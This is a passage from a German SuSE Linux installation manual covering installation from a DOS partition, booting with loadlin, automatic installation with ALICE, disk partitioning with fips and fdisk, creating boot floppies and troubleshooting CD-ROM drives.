Kopieren Sie den Kernel dann nach `\emil\suse\images`; im Einzelnen die Kerneldatei ohne Dateinamenserweiterung und die Datei mit der Erweiterung `.inf`. Wenn Sie viel Platz auf der Festplatte haben, können Sie auch alle Dateien kopieren. Dann vertagen Sie die Kernelauswahl auf später, aufgeschoben ist nicht aufgehoben!
5. Kopieren Sie sicherheitshalber die Dateien `\suse\images\root` und `\suse\images\initdisk.gz` nach `\emil\suse\images`.
6. Kopieren Sie `\suse\setup\loadlin.exe` nach `\emil\suse\setup`.
7. Weiterhin müssen Sie noch die Datei `\suse\setup\root` entpacken und nach `\emil\suse\setup` schaffen; verwenden Sie dazu die DOS-Version von `gzip` aus dem Verzeichnis `\dosutils` der CD:  

```

C:> cd \emil\suse
C:> gzip -dc < images\root > setup\inst-img


```

Diese Datei ist relativ groß, sie wird aber nur für die Grundinstallation benötigt. Wenn Sie erst einmal ein Basis-System laufen haben, können Sie jederzeit von der DOS-Partition Pakete nachinstallieren; die Datei `inst-img`

wird dann nicht mehr gebraucht. Überhaupt können Sie nach der Installation das gesamte `setup`-Verzeichnis wieder löschen – z. B. mit `deltree` oder einem beliebigen Dateimanager.

8. Legen Sie das Verzeichnis `\emil\suse\setup\descr` auf der Festplatte an und kopieren Sie alle Dateien aus `\suse\setup\descr` dorthin.
9. Wenn Sie genügend Platz auf der Festplatte haben, können Sie noch das Verzeichnis `\emil\suse\setup\du` anlegen und dorthin alle Dateien aus `\suse\setup\du` kopieren. Diese Dateien sind nicht unbedingt nötig; sie ermöglichen später Größenberechnungen für installierte und zu installierende Software mit YaST.
10. Jetzt haben Sie das absolut Notwendige für ein Linux-Grundsystem auf der DOS-Partition der Platte. Die ganze andere Software fehlt aber noch. Da Sie zu den bedauernswerten Menschen gehören, deren CD-ROM-Laufwerk nicht unterstützt wird, müssen Sie alles portionsweise zuerst auf die Festplatte schaufeln, von dort mit YaST installieren und schließlich wieder von der Festplatte löschen. Sie müssen das nicht jetzt sofort tun, wenn Sie aber schon wissen, was Sie wollen, dann los: unter `\emil\suse` das Verzeichnis anlegen und die betreffenden Dateien hineinkopieren. Was es gibt, finden Sie in den Paketbeschreibungen oder auf der Online-Dokumentation der CD.

Nun kann die Installation beginnen, wie in Abschnitt 2.2.2 auf Seite 31 beschrieben.

Wenn `linuxrc` nach Quellmedium fragt (Abschnitt 2.2.3 auf Seite 32), geben Sie 'Festplatte' an und bei der Frage nach der Festplatten-Partition das  `Device` Ihrer DOS-Partition; in der Regel wohl `/dev/hda1` oder `/dev/sda1`, wenn DOS auf der ersten primären Partition installiert ist.

Falls Sie sich an die obige Namensgebung gehalten haben, müssen Sie als Quellverzeichnis – dies ist die nächste Frage – `/emil` angeben. Dann geht die Installation weiter, wie in Abschnitt 2.2.4 auf Seite 36 ff. beschrieben. Keinesfalls dürfen Sie, wenn nach der Partitionierung gefragt wird, 'Gesamte Platte' angeben – dadurch würden Sie all Ihre Vorbereitungen zunichte machen.

### 2.4.2 Installation von einer Quelle im „Netz“

Für diesen Weg kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 574). Diesen Installationsweg sollten nur erfahrene Computer-Benutzer beschreiten.

#### Worum geht es?

Der Rechner, auf dem SuSE Linux installiert werden soll, verfügt über *kein* CD-ROM-Laufwerk. Eine verwendbare DOS-Partition gibt es auch nicht. Dafür können Sie über eine Vernetzung eine Verbindung zu einem anderen Rechner herstellen, der ein CD-ROM-Laufwerk hat bzw. auf dessen Festplatte die CD – wie unter Abschnitt 2.4.1 auf Seite 52 beschrieben – als Kopie abgelegt werden



### 2.5 Noch ein Installationsweg: Mit setup und loadlin

#### 2.5.1 Windows 95/98 in den DOS-Modus bringen

Sie müssen den Rechner unter DOS in den Realmodus bringen, um das Installationsprogramm Setup starten zu können.

Das vom Installationsprogramm Setup.exe aufgerufene Programm loadlin ist ein MS-DOS-Programm und kann den Linux-Kernel für das [Ur-Linux](#) nur dann in den Speicher laden und dort starten, wenn der Prozessor entweder im Realmodus läuft oder im Virtuellen 8086-Modus muss ein VCPI-Server<sup>2</sup> aktiv ist. Das DOS-Fenster von Windows 95 läuft zwar im Virtuellen 8086-Modus, stellt jedoch keinen VCPI-Server zur Verfügung und deshalb funktioniert Setup dort im DOS-Fenster nicht.

#### Schritt für Schritt...

Es gibt zwei Möglichkeiten: Aus Windows 95/98 in den DOS-Modus umschalten oder beim Booten zur Eingabeaufforderung verzweigen.

Wenn Windows 95/98 bereits läuft, klicken Sie auf 'Start'-'Beenden'-'Computer im MS-DOS-Modus starten'.

Wenn Sie sowieso gerade booten, drücken Sie beim Windows 95-Start **F8** und wählen dann 'Nur Eingabeaufforderung'.

#### Mögliche Probleme

Probleme kann es geben, wenn Sie im MS-DOS-Modus keine deutsche Tastaturbelegung haben und der CD-ROM-Treiber nicht geladen ist:

- Im DOS-Modus funktionieren die Umlaute und Sonderzeichen nicht: siehe Abschnitt [2.8.2](#) auf Seite [68](#)
- Im DOS-Modus können Sie das CD-ROM-Laufwerk nicht ansprechen: siehe Abschnitt [2.8.3](#) auf Seite [68](#)

#### 2.5.2 Setup aufrufen und erster Teil von Setup

Das Programm Setup.exe bereitet den Start des [Ur-Linux](#) vor. Dieses Programm starten wir jetzt und führen es soweit aus, bis zwischen zwei alternativen Startmethoden für das Ur-Linux entschieden werden muss.

Sie haben MS-DOS oder eine MS-DOS-Box gestartet, die nicht im Protected-Modus läuft; die 1. CD liegt im CD-ROM-Laufwerk und Zugriff darauf ist möglich.

---




<sup>2</sup>Ein VCPI-Server wird z. B. von emm386.exe zur Verfügung gestellt.




Mit Hilfe des Programms `Setup.exe` werden Sie auf Ihrem Rechner ein Ur-Linux in Gang bringen, das später die eigentliche Linux-Installation erst ermöglicht. `Setup.exe` starten wir jetzt und führen das Programm bis zu dem Punkt aus, an dem zwischen den beiden Startmöglichkeiten für das Ur-Linux unterschieden wird: Bootdiskette oder mit `loadlin` direkt von CD/Festplatte.

### Schritt für Schritt. . .

So führen Sie den ersten Teil von `Setup` aus:

1. Starten Sie **setup** im Stammverzeichnis der CD.
2. Wählen Sie die Dialogsprache, in der `Setup` ablaufen soll. Wenn Sie 'Deutsch' bevorzugen, drücken Sie nur .
3. Geben Sie den Laufwerksbuchstaben Ihres CD-ROM-Laufwerks, z. B. E ein. Eventuell hat sich der Laufwerksbuchstabe wegen einer zusätzlichen DOS-Partition geändert.
4. `Setup.exe` begrüßt Sie jetzt, so viel Freundlichkeit quittieren wir mit einem Druck auf .
5. Die folgenden Abschnitte beschäftigen sich mit dem Booten des  **Ur-Linux**. Es wird in einer eigenen Entscheidung (Abschnitt 2.5.3) und eigenen Arbeitsschritten behandelt.

### 2.5.3 Wie boote ich das Ur-Linux von setup aus?

Es gibt zwei Wege, das  **Ur-Linux** vom Programm `setup` aus zu booten: über Disketten oder mit Hilfe von `loadlin` direkt von der CD. Jetzt wird einer der beiden Wege ausgewählt.

#### Zusatzinfo

Der einfachste und bequemste Weg ist natürlich, das Ur-Linux direkt von der CD zu starten. Dazu wird das DOS-Programm `loadlin.exe` verwendet. Es lädt unter DOS eine Kerneldatei von der CD in den Hauptspeicher, bereitet das Laden der RAM-Disk vor und beginnt dann, den Kernelcode auszuführen. Damit das klappen kann, muss der Rechner im Realmodus laufen oder im Virtuellen 8086-Modus ein VCPI-Server<sup>3</sup> aktiv sein. Die DOS-Box von OS/2 oder Windows NT scheidet also aus.

Booten über Disketten funktioniert immer, es ist jedoch mit einigen Umständen verbunden und dauert länger. Wohlgermerkt, damit sind die Disketten gemeint, die man mit `setup` erstellt. Am allereinfachsten ist natürlich die SuSE-Bootdiskette (oder das Booten direkt von der CD), aber darum geht es in dieser Entscheidung nicht. Hier geht es nur um die Entscheidung: mit `setup` Disketten erzeugen oder mit `loadlin` den Kernel direkt laden.

<sup>3</sup>Ein VCPI-Server wird z. B. von `emm386.exe` zur Verfügung gestellt.

### Empfehlung

Wählen Sie den *loadlin-Weg*, wenn es theoretisch möglich ist – also wenn Sie nicht unter OS/2 oder Windows NT arbeiten. Im Zweifelsfall probieren Sie es einfach aus. Klappt es nicht, starten Sie einfach nochmal bei Abschnitt 2.5.2 auf Seite 56 und wählen dann den *Diskettenweg*.

### 2.5.4 loadlin installieren und Ur-Linux starten

In diesem Arbeitsschritt installieren und benutzen Sie *loadlin.exe*, mit dem Sie von DOS aus einen Linux-Kernel laden und starten können und bringen Ihr *Ur-Linux* zum Laufen.

### Voraussetzung

Wenn Sie bis hierhin gekommen und innerlich für den ersten Linux-Prompt bereit sind, haben Sie alle Voraussetzungen erfüllt!





### Zusatzinfo


Setup legt dann auf Ihrer DOS-Partition das Verzeichnis `\loadlin` an. In dieses Verzeichnis kopiert es die Programme `setup.exe`, `loadlin.exe`, die Datei `Linux.bat` und den ausgewählten Kernel unter dem Namen `zimage`. Wenn Sie später – nach der Erstinstallation – Linux starten wollen, rufen Sie **Linux.bat** auf (allerdings müssen Sie dabei als Parameter die Rootpartition angeben; dazu kommen wir später noch in Abschnitt 2.11.2 auf Seite 85).

Am Ende dieses Schrittes wird der Kernel dann geladen und direkt gestartet.

### Schritt für Schritt...

Gehen Sie so vor, um *loadlin* zu installieren und das *Ur-Linux* damit zu starten:

1. Wählen Sie die Option 'loadlin' und drücken Sie .
2. Dieser Bildschirm zeigt, wie viel RAM Ihr Rechner hat. Normalerweise stimmt die Angabe und Sie bestätigen dann mit . Falls die RAM-Größe nicht stimmen sollte, korrigieren Sie den Wert entsprechend.
3. Jetzt müssen Sie auswählen, ob Linux Ihr CD-ROM-Laufwerk unterstützt.
  - Wenn Linux das CD-ROM-Laufwerk unterstützt, drücken Sie , damit ist die Sache erledigt.
  - Unterstützt Linux Ihr CD-ROM-Laufwerk nicht, so haben Sie ja bereits in Abschnitt 2.4.1 auf Seite 52 Dateien auf die Festplatte umkopiert. Gehen Sie jetzt auf die Option 'Festplatte' und drücken . Anschließend geben Sie den Pfad an, in den Sie das Verzeichnis `suse` kopiert hatten. Im Beispiel in Abschnitt 2.4.1 auf Seite 52 hatten wir `\emil` verwendet, also müssen wir `\emil` eintragen (das darunterliegende Verzeichnis `suse` braucht nicht angegeben zu werden).

4. Jetzt müssen Sie sich einen passenden Kernel aussuchen.
5. Die Parameter für den Kernel kommen in diesem Schritt dran. Pro Zeile gibt man einen Parameter an, eine leere Zeile bedeutet *fertig*. Welche Parameter kommen hier in Frage?  
Detaillierte Angaben zu den Kernelparametern stehen in Abschnitt 14.1 auf Seite 421; eine vollständige Auflistung der für die Installation relevanten Kernelparameter finden Sie in Abschnitt 14.3.2 auf Seite 425.
6. Der folgende Bildschirm fragt, ob das Programm loadlin installiert werden soll. Wir beantworten das mit 'Ja'. Setup legt jetzt das Verzeichnis \loadlin an und kopiert die Dateien hinein.
7. Jetzt starten wir mit der Option 'Linux laden' das  *Ur-Linux*. Dabei scrollen ca. 2 Seiten Textausgabe des Kernels mehr oder weniger schnell vorüber. Wenn alles geklappt hat, begrüßt Sie linuxrc. Sie können sich übrigens die Ausgaben des Kernels in Ruhe ansehen: mit (Umschalt) + (Bild ↑) und (Umschalt) + (Bild ↓) blättern Sie vor und zurück.

Nun wird die Installation fortgesetzt, wie ab Abschnitt 2.2.3 auf Seite 32 in großer Ausführlichkeit beschrieben.

### Mögliche Probleme

Probleme kann es hier an zwei Stellen geben: loadlin kann den Kernel nicht laden bzw. starten oder der Kernel kommt mit Ihrer Hardware nicht klar:

- loadlin hat nicht genügend freien Speicher, um den Kernel zu laden: siehe Abschnitt 2.8.9 auf Seite 71.
- loadlin kann den Kernel nicht starten, der Rechner läuft im Virtuellen 8086-Modus, es ist jedoch kein VCPI-Server verfügbar: siehe Abschnitt 2.8.11 auf Seite 72.
- loadlin funktioniert nicht: siehe Abschnitt 2.8.10 auf Seite 72.
- Die CD ist defekt: siehe Abschnitt 2.8.4 auf Seite 69.

### 2.6 Automatische Installation und Konfiguration von SuSE Linux

#### Warum Automatisierung?

Die automatische Installation und Konfiguration von Linux-Systemen ermöglicht es, eine einheitliche Server-Landschaft aufzubauen. Auch für Client-Installationen ist – ab einer bestimmten Stückzahl – eine automatische Installation und Konfiguration der manuellen vorzuziehen. Die Vereinheitlichung betrifft die Versionsstände des Systems und der Software, die Filesystemstrukturen und die Konfigurationsfiles. Die Automatisierung garantiert, dass ein einmal gefundener erfolgreicher Installationsweg jederzeit, ohne Expertenwissen, auf einem Rechner angewendet werden kann. Somit ist auch eine Erweiterung der Serverlandschaft ohne Probleme möglich. Für die Administration ergibt sich aus der Vereinheitlichung eine deutliche Entlastung: Bei gleichen Konfigurationsstrukturen muss nicht auf jedem Server erneut nach Konfigurationsdateien gesucht werden. Die Software verhält sich aufgrund gleicher Versionsstände erwartungsgemäß. Bugfixes greifen über die gesamte Serverlandschaft.

Alle diese Effekte steigern die Qualität der Produktion.

#### 2.6.1 ALICE im Überblick

*ALICE* (engl. *Automatic LinuxInstallation and Configuration Environment*) schließt die Installation und die wesentlichen Bereiche der Konfiguration ein.

Durch die CVS-basierte Haltung der Konfigurationsdaten kann man von verschiedenen Stellen aus die Konfigurationsdaten mit mehreren Benutzern pflegen.

Es ist möglich, einen Rechner in eine oder mehrere Klassen einzutragen. Damit können Rechner möglichst „ähnlich“ gehalten werden; nur die unbedingt notwendigen Daten müssen noch in der rechnerspezifischen Konfigurationsdatei angegeben werden. Zur Strukturierung sind die Konfigurationsdaten auf drei verschiedene Verzeichnisse aufgeteilt. Das Verzeichnis `templates` enthält einige Voreinstellungen, das Verzeichnis `classes` enthält klassenspezifische Konfigurationen und das Verzeichnis `info` hostspezifische Informationen. Die Voreinstellungen können durch Klassenwerte und diese wiederum durch spezielle, dem Host zugeordnete Werte überlagert werden.

*ALICE* ist ein wachsendes Projekt, d. h. wenn Sie heute noch kein Modul für die Konfiguration einer von Ihnen eingesetzten Software finden, kann dies selbstständig oder im Rahmen eines Projektes realisiert werden; vgl. im Support-Anhang auf Seite [578](#).

#### Weitergehende Informationen

Die Anwendung der *ALICE*-Module, den Aufbau eines Installations-Servers, die Architektur von *ALICE* und eine Konfigurationssitzung können Sie der Dokumentation entnehmen, die im Paket `alice` enthalten ist.

### 2.6.2 Automatische Installation mit YaST1

Die „Automatische Installation“ von YaST1 kann auch unabhängig von dem kompletten Rahmenwerk des *ALICE*-Projekts verwendet werden; vgl. die Hinweise in dem Artikel [http://sdb.suse.de/sdb/de/html/cg\\_autoinstall.html](http://sdb.suse.de/sdb/de/html/cg_autoinstall.html).

### 2.7 Infoblöcke

#### 2.7.1 Platz schaffen für Linux (Partitionieren)


Ihre Festplatte soll für die Aufnahme von Linux-Partitionen vorbereitet werden. – Sie haben hoffentlich etwas Zeit, um diesen Abschnitt in Ruhe durchzuarbeiten. Empfehlenswert sind Disketten oder Bänder für ein Backup und eine Bootdiskette Ihres *bisherigen* Betriebssystems.

##### Zusatzinfo

Durch Partitionen kann eine Festplatte in mehrere, voneinander weitgehend unabhängige Bereiche aufgeteilt werden. Ein Grund, sich mehrere Partitionen einzurichten, ist die dadurch mögliche Koexistenz unterschiedlicher Betriebssysteme mit unterschiedlichen Dateisystemen auf einer Festplatte.

Wie schafft man jetzt Platz für Linux-Partitionen?

- Einzelne Partitionen der Festplatte kann man löschen; dabei gehen alle Dateien verloren, die in diesen Partitionen liegen. Der Platz auf der Festplatte, der so frei wird, steht dann für neue Partitionen zur Verfügung (z. B. für Linux); dabei können Sie den gewonnenen Freiraum neu in mehrere Partitionen aufteilen.
- Einzelne Partitionen können Sie auch einem anderen Betriebssystem zuordnen; wie beim Löschen verlieren Sie aber auch dabei alle Dateien dieser Partitionen.
- Unter MS-DOS oder Windows 95/98 können Sie die letzte Partition der Festplatte verkleinern, ohne die Dateien darin zu verlieren; mit einem Defragmentierungsprogramm müssen Sie zuvor dafür sorgen, dass wirklich alle Dateien am Anfang der Partition liegen. Falls Sie nur *eine* MS-DOS- oder Windows-Partition haben, können Sie auf diese Weise recht einfach Platz für Linux-Partitionen schaffen. Nach dem Defragmentieren können Sie mit speziellen Programmen – etwa dem Freeware-Programm `fips` – die Zylinderbergrenze herabsetzen und so die Partition verkleinern. `fips` finden Sie auf der CD 1 im Verzeichnis `dosutils`.
- Eine sehr bequeme, wenn auch mit Kosten verbundene Möglichkeit ist es, eine zusätzliche Festplatte in den Rechner einzubauen.



##### Achtung

Bei allen Änderungen der Partitionierung müssen Sie sorgfältig arbeiten und die Anleitung der verwendeten Software beachten. Trotzdem können unter Umständen Probleme auftreten, bis hin zum kompletten Datenverlust! Wir von SuSE können dafür keine Verantwortung übernehmen. In jedem Fall ist es empfehlenswert, vorher zumindest die wichtigsten Dateien zu sichern und eine geprüfte Bootdiskette bereitzuhalten.

**Schritt für Schritt...**

Gehen Sie so vor, um die Festplatte zu partitionieren:

1. Wenn Sie es nicht wissen, müssen Sie feststellen, wie viele Partitionen die Festplatte hat und wie groß diese sind. Rufen Sie dazu das Programm `fdisk` Ihres Betriebssystems auf.
2. Planen Sie, wie viele Partitionen Sie brauchen und wie groß diese sein sollen. Informationen dazu finden Sie in Abschnitt 2.9 auf Seite 75 und in Abschnitt 2.10 auf Seite 76.
3. Schreiben Sie sich Ihren Partitionsplan auf einen Zettel, Sie brauchen die Daten noch öfters im Verlauf der Installation.
4. Jetzt ist ein Backup der Festplatte dringend anzuraten. Wenn Sie kein Bandlaufwerk haben und Sie nicht alles auf Disketten sichern wollen, dann sichern Sie wenigstens Ihre wichtigen Daten und die Start- und Konfigurationsdateien (z. B. `config.sys`, `autoexec.bat` und `*.ini`). Erzeugen Sie eine Bootdiskette für Ihr bisheriges Betriebssystem und probieren Sie aus, ob Sie damit booten können. Auf dieser Bootdiskette brauchen Sie auch Handwerkszeug wie einen Editor, `fdisk`, das Formatierungsprogramm und Ihr Backup-Programm.
5. Je nach Systemgegebenheiten geht's weiter:

- **DOS/Windows 95/98, eine Partition auf der Festplatte und keine komplette Dateien-Sicherung (engl. *File-Backup*):**

Sie müssen die Partition ohne Datenverlust verkleinern. Verschieben Sie alle Dateien an den Anfang der Partition. Dazu können Sie z. B. `defrag.exe` (MS-DOS 6 oder Windows 95/98) benutzen.

Die Defragmentierungsprogramme verschieben üblicherweise keine versteckten Dateien bzw. Systemdateien, da solche Dateien von einem Softwarekopierschutz an einem definierten Ort der Festplatte angelegt worden sein könnten. Wenn Sie sicher sind, dass auf der Festplatte keine solchen Dateien sind, können sie das Attribut `versteckt` bzw. `System` an allen betroffenen Dateien deaktivieren oder, je nach verwendetem Defragmentierungsprogramm, über Parameter auch das Defragmentieren solcher Dateien erzwingen; neuere Versionen von `defrag` kennen dafür die Option `/P`.

Auch die Windows-Swapdatei ist eine versteckte Datei. Liegt die Swapdatei ungünstig, müssen Sie sie unter Windows in der 'Systemsteuerung' ausschalten.

Haben Sie schließlich am Ende der Partition genügend Freiraum geschaffen, dann gehen Sie in das Verzeichnis `\dosutils\fips\fips15` der ersten CD. Dort steht das Programm `fips.exe`, mit dem Sie die Partition verkleinern können. Eine ausführliche Anleitung ist im gleichen Verzeichnis vorhanden; diese sollten Sie angesichts der heiklen Materie unbedingt studieren, bevor Sie das Programm starten! `fips.exe` läuft übrigens

nur unter DOS; Windows müssen Sie beenden bzw. Windows 95/98 in den DOS-Modus bringen (siehe dazu auch Abschnitt 2.5.1 auf Seite 56). Nach Ausführen von fips.exe haben Sie eine zweite Partition auf der Festplatte, die später in die Linux-Partitionen aufgeteilt wird.



### Tipp

Mit fips.exe aus \dosutils\fips\fips20 lassen sich auch fat32-Partitionen verkleinern; stellen Sie vor dem Einsatz dieser Fips-Version *unbedingt* ein Backup Ihrer Daten her!

- **DOS/Windows 95/98 und mehrere Partitionen bzw. Sie haben eine komplette Dateien-Sicherung (engl. *File-Backup*):**

Sie löschen Ihre DOS-Partitionen und legen Sie dann verkleinert neu an. Dabei verlieren Sie alle Daten in diesen Partitionen, Sie müssen vorher alle Dateien gesichert haben (dateiweise, kein Imagebackup)! Mit fdisk löschen Sie die alten Partitionen und legen die neue(n) an. Als Nächstes formatieren Sie die Partition(en), installieren das Betriebssystem und spielen alle Dateien von der Sicherung wieder ein; das Backup-Programm hatten Sie ja mit auf der Diskette.

6. Booten Sie den Rechner neu.
7. Prüfen Sie jetzt, ob Ihr altes Betriebssystem wieder richtig läuft. Die Linux-Partitionen im freigeräumten Festplattenbereich legen Sie später mit YaST an.

### Mögliche Probleme

Folgende Probleme können auftreten:

- Die Partition kann nicht ausreichend verkleinert werden, da einige Dateien sich nicht verschieben lassen: siehe Abschnitt 2.8.1 auf Seite 68.
- Unter DOS bzw. Windows hat das CD-ROM-Laufwerk jetzt einen anderen Laufwerksbuchstaben. Unter Windows 95/98 bleibt der Arbeitsplatz hängen: siehe Abschnitt 2.8.12 auf Seite 72.

### 2.7.2 CD 2 zum Booten verwenden

Zusätzlich zur CD 1 ist auch die zweite CD bootfähig. Während jedoch auf der CD 1 ein 2,88 MB großes Bootimage verwendet wird, kommt bei der zweiten CD ein traditionelle Image von 1,44 MB Größe zum Einsatz.

Verwenden Sie die CD 2 immer dann, wenn Sie genau wissen, dass Sie von CD booten können, es jedoch mit CD 1 nicht funktioniert („Fallback“-Lösung). Es ist leider so, dass nicht jedes BIOS die großen Images richtig erkennt.





- Setup will bestätigen haben, dass eine Diskette eingelegt ist. Drücken Sie jetzt (↵). Die Diskette wird geschrieben.
- Wenn die Diskette fertig ist, drücken Sie (↵).
- Wählen Sie die Option 'Fertig', um den Bildschirm und Setup zu verlassen.

### Mit rawrite

Alternativ können Sie auch das (unter Umständen langsamere) DOS-Programm `rawrite.exe` (CD 1, Verzeichnis `\dosutils\rawrite`) zum Schreiben der Diskette am DOS-Prompt einsetzen.

Auf der CD 1 im Verzeichnis `/disks` liegen die Standard-Diskettenimages; lesen Sie dort bitte die Dateien `README` bzw. `LIESMICH`. Das Image `bootdisk` ist die Vorlage für die Standarddiskette. Die eigentlichen Kernel sind im Verzeichnis `/suse/images` zu finden (ohne Endung!).

Wenn Sie die Standarddiskette benötigen, die mit jedem SuSE Linux mitgeliefert wird, gehen Sie folgendermaßen vor; es wird vorausgesetzt, dass Sie sich im Hauptverzeichnis der CD befinden:

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
```

Etwas komplexer wird die Angelegenheit, wenn Sie z. B. einen Kernel für die speziellen EIDE-Chipsätze benötigen; schreiben Sie in diesem Fall zunächst das Standard-Image (`bootdisk`) auf die Diskette und überschreiben Sie dann den eigentlichen Kernel (`linux`) mit dem speziellen EIDE-Kernel (z. B. mit `k_eide`):

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
```

```
Q:> copy suse\images\k_eide a:\linux
```

## 2.7.4 Bootdiskette mit Unix erstellen

### Voraussetzung

Sie können auf ein Unix/Linux-System mit einem funktionstüchtigen CD-ROM-Laufwerk zurückgreifen. Sie brauchen eine geprüfte Diskette (formatiert).

Gehen Sie so vor, um Bootdisketten zu erstellen:

1. Falls Sie die Disketten noch formatieren müssen:

```
erde: # fdformat /dev/fd0u1440
```

2. Mounten Sie die erste CD (Disk 1); z. B. nach `/cdrom`:

```
erde: # mount -tiso9660 /dev/cdrom /cdrom
```

3. Wechseln Sie in das Verzeichnis `disks` auf der CD:

```
erde: # cd /cdrom/disks
```

4. Erstellen Sie die Bootdiskette mit

```
erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
```


In der LIESMICH- bzw. der README-Datei im disks-Verzeichnis erfahren Sie, welcher Kernel was kann; diese Dateien können Sie mit **more** oder **less** lesen (zu **less** vgl. Abschnitt 19.7.3 auf Seite 553).

5. Wenn Sie einen anderen Kernel benötigen, gehen Sie so vor:

```
erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
erde: # mount -t msdos /dev/fd0 /mnt
erde: # cp /cdrom/suse/images/k_eide /mnt/linux
erde: # umount /mnt
```

### 2.7.5 Unterstützt Linux mein CD-ROM-Laufwerk?

Generell kann man sagen, dass die meisten CD-ROM-Laufwerke unterstützt werden.

- Bei  **ATAPI**-Laufwerken sollte es keine Probleme geben.
- Bei SCSI-CD-ROM-Laufwerken kommt es nur darauf an, ob der SCSI-Controller unterstützt wird, an dem das CD-ROM-Laufwerk angeschlossen ist – in der Komponenten-Datenbank CDB unter <http://cdb.suse.de/>) sind die unterstützten SCSI-Controller aufgeführt. Wenn Ihr SCSI-Controller nicht unterstützt wird und am Controller auch die Festplatte hängt, haben Sie sowieso ein Problem :- (
- Auch viele herstellersizifische CD-ROM-Laufwerke funktionieren mit Linux. In dieser Gruppe kann es gleichwohl zu Problemen kommen. Falls Ihr Laufwerk nicht explizit erwähnt ist, können Sie es immer noch mit einem ähnlichen Typ des gleichen Herstellers versuchen.
- Mittlerweile sind CD-ROM-Laufwerke am Parallel-Port recht verbreitet. Leider sind diese in keiner Weise standardisiert, sodass es regelmäßig zu Problemen kommt. SuSE Linux enthält eine ganze Reihe verschiedener Alpha-Treiber für einige Laufwerke. Wenn keiner dieser Treiber funktioniert, bleibt nur der Umweg über die DOS-Partition. Beachten Sie, dass einige der Laufwerke, die von Linux unterstützt werden, nur dann angesprochen werden können, wenn sie von ihrem DOS-Treiber initialisiert worden sind und danach nur ein Warmstart ausgeführt wurde.

## 2.8 Problembeschreibungen

### 2.8.1 Dateien lassen sich nicht verschieben

Dateien mit den Attributen `System` bzw. `Versteckt` verschieben die Defragmentierungsprogramme normalerweise nicht. Um herauszufinden, an welchen Dateien es hakt, können Sie mit

```
attrib \*.* /s > <listdatei>
```

sich eine Gesamtliste Ihrer Festplatte in die Datei `<listdatei>` schreiben lassen. Darin können Sie die Problemdateien identifizieren und mit

```
attrib -s -h <dateiname>
```

verschiebbar machen. Dabei müssen Sie mit dem nötigen Fingerspitzengefühl vorgehen, um keine Kopierschutzdateien, permanente Auslagerungsdateien oder andere spezielle Systemdateien zu zerstören. Nach dem Defragmentieren können/sollten Sie Attribute wieder in den ursprünglichen Zustand zurückversetzen.



#### Tipp

Unter Windows können Sie für diesen Zweck den „Dateimanager“ bzw. den „Explorer“ verwenden.

Falls das nicht klappt, müssen Sie in den sauren Apfel beißen und die Partitionierung Ihrer Festplatte *richtig* verändern. Das bedeutet insbesondere, dass Sie alle Daten sichern müssen, um Sie nach der Neupartitionierung wieder einzuspielen. Alternativ können Sie natürlich auch eine weitere Platte anschaffen, vielleicht erleichtern Ihnen die ständig sinkenden Preise diesen Schritt. . .

### 2.8.2 Keine deutsche Tastaturbelegung im MS-DOS-Modus

Geben Sie im DOS-Modus den Befehl

```
loadhigh keyb gr„c:\windows\command\keyboard.sys
```

ein oder bauen Sie den Befehl in die Datei `autoexec.bat` ein. Falls Ihr Windows-Verzeichnis anders heißt, müssen Sie die Pfadangabe entsprechend modifizieren.


### 2.8.3 Kein CD-ROM-Treiber im MS-DOS-Modus

Im MS-DOS-Modus stehen Ihnen nur die Treiber zur Verfügung, die in den Dateien `config.sys` und `autoexec.bat` geladen wurden. Es macht durchaus Sinn, dort auf den CD-ROM-Treiber (und andere) zu verzichten, denn Windows 95/98 bringt seine eigenen Treiber mit. Um im MS-DOS-Modus trotzdem die Treiber verwenden zu können, müssen Sie eine Verknüpfung zu einer MS-DOS-Eingabeaufforderung anlegen und in den Eigenschaften, Register 'Programm' unter 'Erweitert' eigene Startdateien anlegen. In die müssen Sie Ihre Treiber einbauen, um dann in dieser DOS-Box die Treiber verwenden zu können.

### 2.8.4 CD ist defekt

Nun, diese Möglichkeit ist ziemlich unwahrscheinlich, obwohl man sie natürlich nicht völlig ausschließen kann. Bitte wenden Sie sich in diesem Fall vertrauensvoll an Ihren Händler.

### 2.8.5 ATAPI-CD-ROM bleibt beim Lesen hängen

Wenn das  ATAPI-CD-ROM-Laufwerk nicht erkannt wird oder wenn es beim Lesen hängen bleibt, liegt es in vielen Fällen daran, dass die Hardware nicht korrekt eingerichtet ist. Normalerweise sollten die einzelnen Geräte am (E)IDE-Bus fortlaufend angeschlossen sein, d. h. das erste Gerät ist Master am ersten Controller, das zweite Slave. Das dritte Gerät schließlich ist Master am zweiten Controller und das vierte dort wieder Slave.

Nun ist es jedoch oft so, dass sich in einem Rechner neben der Festplatte nur das CD-ROM-Laufwerk befindet und dass dieses als Master am zweiten Controller hängt. Linux kommt in manchen Fällen mit dieser „Lücke“ nicht selbstständig zurecht. Meistens kann dem Kernel durch Angabe eines entsprechenden Parameters aber auf die Sprünge geholfen werden (`hdc=cdrom`, siehe auch Abschnitt 14.3.2 auf Seite 425).

Gelegentlich ist auch ein Laufwerk einfach falsch „gejumpert“; das heißt, es ist als Slave konfiguriert, obwohl es als Master am zweiten Controller angeschlossen ist – oder umgekehrt. Im Zweifelsfall sollten diese Einstellungen überprüft und gegebenenfalls korrigiert werden.

Außerdem gibt es noch eine Reihe fehlerhafter EIDE-Chipsätze. Diese sind mittlerweile zum größten Teil bekannt; der Kernel enthält Code, um derartige Probleme zu umgehen. Für diese Fälle existiert eigens ein spezieller Kernel (vgl. das README in `/disks` der Installations-CD-ROM); die anzugebenden Kernelparameter sind in Abschnitt 14.3.2 auf Seite 425 eingehend beschrieben.



#### Hinweis

Sollte das Booten nicht auf Anhieb funktionieren, so versuchen Sie bitte die nachfolgenden Kernelparameter. – Sie geben diese am Bootprompt (**boot:**) ein:

**boot:** `linux <einzugebender Parameter>`

*Achtung:*


Vergessen Sie nicht den Namen des Kernels (`linux`) vor den eigentlichen Parametern!

**hd<x>=cdrom** – `<x>` steht hier für a, b, c, d etc. und ist folgendermaßen zu lesen:

- a – Master am 1. IDE-Controller
- b – Slave am 1. IDE-Controller
- c – Master am 2. IDE-Controller

- ...

Beispiel für <einzugebender Parameter>: `hdb=cdrom`

